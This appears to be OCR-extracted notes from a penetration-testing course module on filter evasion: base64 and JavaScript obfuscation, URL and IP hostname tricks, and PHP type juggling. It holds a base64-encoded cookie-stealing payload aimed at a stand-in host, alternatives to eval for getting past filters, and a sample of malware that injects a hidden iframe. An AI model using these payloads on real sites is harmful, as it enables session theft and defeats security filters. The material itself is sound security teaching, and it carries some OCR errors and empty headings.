Module 0x2 - /*<EVASION>*/

Introduction and Learning Objectives

- In this module we will cover **encoding** and **Obfuscation** techniques


---

Base64 Encoding Evasion

- Let's suppose that we want to evade a system that inspects JS code for specific keywords like **eval**, **alert**, **prompt**, **document.cookie** or other potential malicious strings.
- a possible way to escape these kinds of filters is by using **base64 encoding**
- When stealing cookies, we use the regular payload → document.cookie,, but regex system catches it!
- So we translate the attack vector code to this

```
eval(atob(bG9jYXRpb24uaHJlZiA9ICdodHRwOi8vZXZpbHBhdGgu
Y29tLz9jPScrZXNjYXBlKGRvY3VtZW50LmNvb2tpZSk=))
```

- But still **eval** function might be blacklisted,, lets see an alternative.
  - note: replace 'code' with our payload




Other valid method:

- setTimeout(″code″) #all browsers
- setInterval(″code″) #all browsers
- setImmediate(″code″) #IE 10+
- Function(″code″)() #all browsers

URI Obfuscation Techniques

URL shortening

- Its a technique in which a URL maybe shorter in length and still direct to the required page.
- *An HTTP redirect (301 Moved permanently) header is sent from the domain name that is short to the web page that has a long URL*



Service	How to preview
Tinyurl.com	Preview SUBDOMAIN http://preview.tinyurl.com/ph7xh4m
Tiny.cc	Trailing TILDE http://tiny.cc/hack_me~

Other interesting services are analyzed here: http://security.thejoshmeister.com/2009/04/how-to-preview-shortened-urls-tinyurl.html

Tools for link shortening

- yourls
- billy
- google shortener
- bitly.com

- tinyurl.com
- tiny.cc

Tools for link unshortening

- https://www.toolsvoid.com/unshorten-url/
- longURL


Curl Link Resolver


- curl -I shortened_URL

URL Hostname Obfuscation

- we are “used to” viewing URLs in formats like the following
  - https://hack.me/s/#n:xss
- But RFC 3986 tells us that these are also valid URLs:
  - https://hack.me:443
  - https://_[this_is_valid]_@hack.me

URL Authority Obfuscation






Obfuscating with Userinfo

```
http://username:password@www.I-want-login.com/protected_path
```


- **If the page requires NO authentication, the subcomponent text is Ignored by both browser and server**



- ***Unfortunately, Not all browsers support this obfuscation technique → firefox, opera***

Obfuscating with Host

DWORD Obfuscation



OCTAL Obfuscation

Obfuscating with Host: OCTAL – google.com

We can also "feed" each number by adding leading zeroes without break the original value as follows:

http://0000000330.0000000072.0000000327.000000116

This *extra* case, however, does not work in Internet Explorer.

Obfuscating with Host: OCTAL – google.com

An IP address can also be represented in **Octal** form. The result is as follows: **http://0330.0072.0327.0116**

The IP address with each number is translated to **base 8**.

HEXADECIMAL Obfuscation

Obfuscating with Host: HEXADECIMAL – google.com

Another representation is **Hexadecimal**. Resembling the previous technique, each IP number is converted to **Base 16**, and the result for the Google's IP is: **http://0xd83ad74e**

Each number can also be separated like this:
http://0xd8.0x3a.0xd7.0x4e

Obfuscating with Host: HEXADECIMAL – google.com


Even with Hexadecimal representation it is possible to add leading zeroes.

However, as in previous examples, it does not work Internet Explorer:

http://0x000000d8.0x0000003a.0x000000xd7.0x0000004e

- Well, these are the basic techniques, however, it is also possible to mix these and create a **hybrid!**

Hybrid Obfuscation



Online tool for playing with IP addresses ^_^

- https://www.silisoftware.com/tools/ipconverter.php

JavaScript Obfuscation Techniques

JavaScript encoding - non alphanumeric

String Casting

- In JS, you can cast a variable to string as follows

```
"" + 1234 //returns "1234"
1234 + "" //returns "1234"
[] + 1234 //returns "1234"
1234 + [] //returns "1234"
```

- Something a little bit complex

```
x = "hello";
console.log([1,"a",x])    //returns [1, "a", "hello"]
console.log([1,"a",x]+"") //returns "1,a,hello"
```

Booleans

- If you want to extract the **TRUE** and **FALSE** string, you can construct them combining our previous examples, as follows:

```
[!![]]+"" //returns "true"
[![]]+""  //returns "fasle"
```

Numbers

- Numbers can also be created. eg: 0 can be created as follows

```
+""                 -+-+[]
-""                 ![]+![]
-+-+""              ![]+!{}
+[]                 ![]+!!""
-
```

Remember, TRUE is 1 while False is 0; therefore, to generate the number 1, we can do TRUE+FALSE and 2 is TRUE+TRUE...


Number	Non-alphanumeric representations
0	+[], +"", ![]+![]
1	+!![], ![]+!"", ![]+!![], ~[]*~[], ++[[]][+[]]
2	!![]+!![], ++[++[[]][+[]]][+[]]
3	!![]+!![]+!![]
4	!![]+!![]+!![]+!![], (!![]+!![])*(!![]+!![])
5	!![]+!![]+!![]+!![]+!![]


Generate 'alert' string

- To generate the required alpha characters, we need to use the string output of native JavaScript objects and extract the characters required, eg:


```
_={}+[];
x=[]/[]+"";
y=!![]/![]+"";
console.log(_); //returns "[object Object]"
console.log(x); //returns "NaN"
console.log(y); //returns "Infinity"
```

- So, to extract the alpha char **a** we use the **NaN** string and access the position 1.
    - remember, strings can be accessed like arrays:





JSFuck ^_^



Javascript Compressing

Minifying

- The process of minifying javascript code is by removing all unnecessary cherecters without changing the functionality of the original code.
- Basically, all characters are removed that are used to add **readability** to the code.
- These characters are ignored by interpreter, eg: whitespaces, new line, comments.

Example(JavaScript malware code):

```
/* Make a Frame*/
function MakeFrameEx(){
  element = document.getElementById('yahoo_api');
  if (!element){
    var el = document.createElement('iframe');
    document.body.appendChild(el);
    el.id = 'yahoo_api';
    el.style.width = '1px';
    el.style.height = '1px';
    el.style.display = 'none';
    el.src = 'http://10.10.10.21/do?' //source obfuscated
  }
}
var ua = navigator.userAgent.toLowerCase();
if (((ua.indexOf("msie") !=- 1 && ua.indexOf("opera") ==- 1 && ua.indexOf("webtv") ==- 1))
 && ua.indexOf("windows") !=- 1){
  var t = setTimeout("MakeFrameEx()", 1000)
}
```

- **Once minified, we have something like the following**

```
function
MakeFrameEx(){element=document.getElementById('yahoo_api');if(!element){var
el=document.createElement('iframe');document.body.appendChild(el);el.id='yahoo_api
';el.style.width='1px';el.style.height='1px';el.style.display='none';el.src='http:
//10.10.10.21/do?'}}var
ua=navigator.userAgent.toLowerCase();if(((ua.indexOf("msie")!=-
1&&ua.indexOf("opera")==-1&&ua.indexOf("webtv")==-1))&&ua.indexOf("windows")!=-
1){var t=setTimeout("MakeFrameEx()",1000)}
```

Tools for minifying:

- **closure compiler** by google
- **yuicompressor** by yahoo
- **jsmin** by douglas crockford
- ***packer*** *by dean edwards*

Packer is the most complex ^_^


PHP Obfuscation Techniques

- **PHP Obfuscation techniques are infinite :)**

Type Juggling


```
$joke = "1";                                                    // string(1) "1"
$joke++;                                                        // int(2)
$joke += 19.8;                                                  // float(21.8)
$joke = 8 + "7 -Ignore me please-";                             // int(15)
$joke = "a string" + array("1.1 another string")[0];            // float(1.1)
$joke = 3+2*(TRUE+TRUE);                                        // int(7)
$joke .= '';                                                    // string(1) "7"
$joke +='';                                                     // int(7)
```

Numerical Data types



Access String / Integer Numbers

The following image, according to the PHP documentation, describes how the structure for integer literals are:



Access String / Integer Numbers

Thus, the following example is still valid code:


```
$x='Giuseppe';
echo $x[0];                    // decimal index (0)        > 'G'
echo $x[00000000000001];       // octal index (1)          > 'i'
echo $x[0x000000000002];       // hexadecimal index (2)    > 'u'
echo $x[0b000000000011];       // binary index (3)         > 's'
```


Access String / Floating Numbers

Numerical data types also comprehend floating numbers.

```
$x='Giuseppe';
echo $x[0.1];                  // floating (0.1) casted to 0 > 'G'
echo $x[.1e+1];                // exponential               > 'i'
echo $x[0.2E+0000000000001];   // long exponential          > 'u'
echo $x[1e+1-1E-1-5.999];      // exponential and floating
                                  expression (3.901) casted
                                  to 3                      > 's'
```

Exotic number generation






string data types

- In PHP, there are 4 different ways in which its possible to specify a string literal:
  - single quoted
  - double quoted
  - heredoc syntax
  - nowdoc syntax (since PHP 5.3.0)
- **Single / Double Quoted - Delimiters**

```
$expand = 'expand, nay they do';

//Variables do no $expand, \n\t also escapes except ' and \ at t
```


```
echo 'Variables do not $expand, \n\t also escapes except \' and

//Variables do not expand, nay they do,
//        also escapes
echo "Variables do not $expand, \n\t also escapes";

//What does this mean? when using single quote, variables do not
//When using double quotes
```



Single / Double Quoted - Escapes

SEQUENCE	MEANING
\n	linefeed (LF or 0x0A (10) in ASCII)
\r	carriage return (CR or 0x0D (13) in ASCII)
\t	horizontal tab (HT or 0x09 (9) in ASCII)
\v	vertical tab (VT or 0x0B (11) in ASCII) (since PHP 5.2.5)
\f	form feed (FF or 0x0C (12) in ASCII) (since PHP 5.2.5)
\\	backslash
\$	dollar sign
\"	double-quote
\[0-7]{1,3}	the sequence of characters matching the regular expression is a character in octal notation
\x[0-9A-Fa-f]{1,2}	the sequence of characters matching the regular expression is a character in hexadecimal notation

WAPTXv2: Section 01, Module 02 - Caendra Inc. © 2020 | p.90



Single / Double Quoted – Variable Parsing

```
$s = "\x20";  //Space character

echo "I$sLove Beer";     //There's no $sLove variable   > I Beer
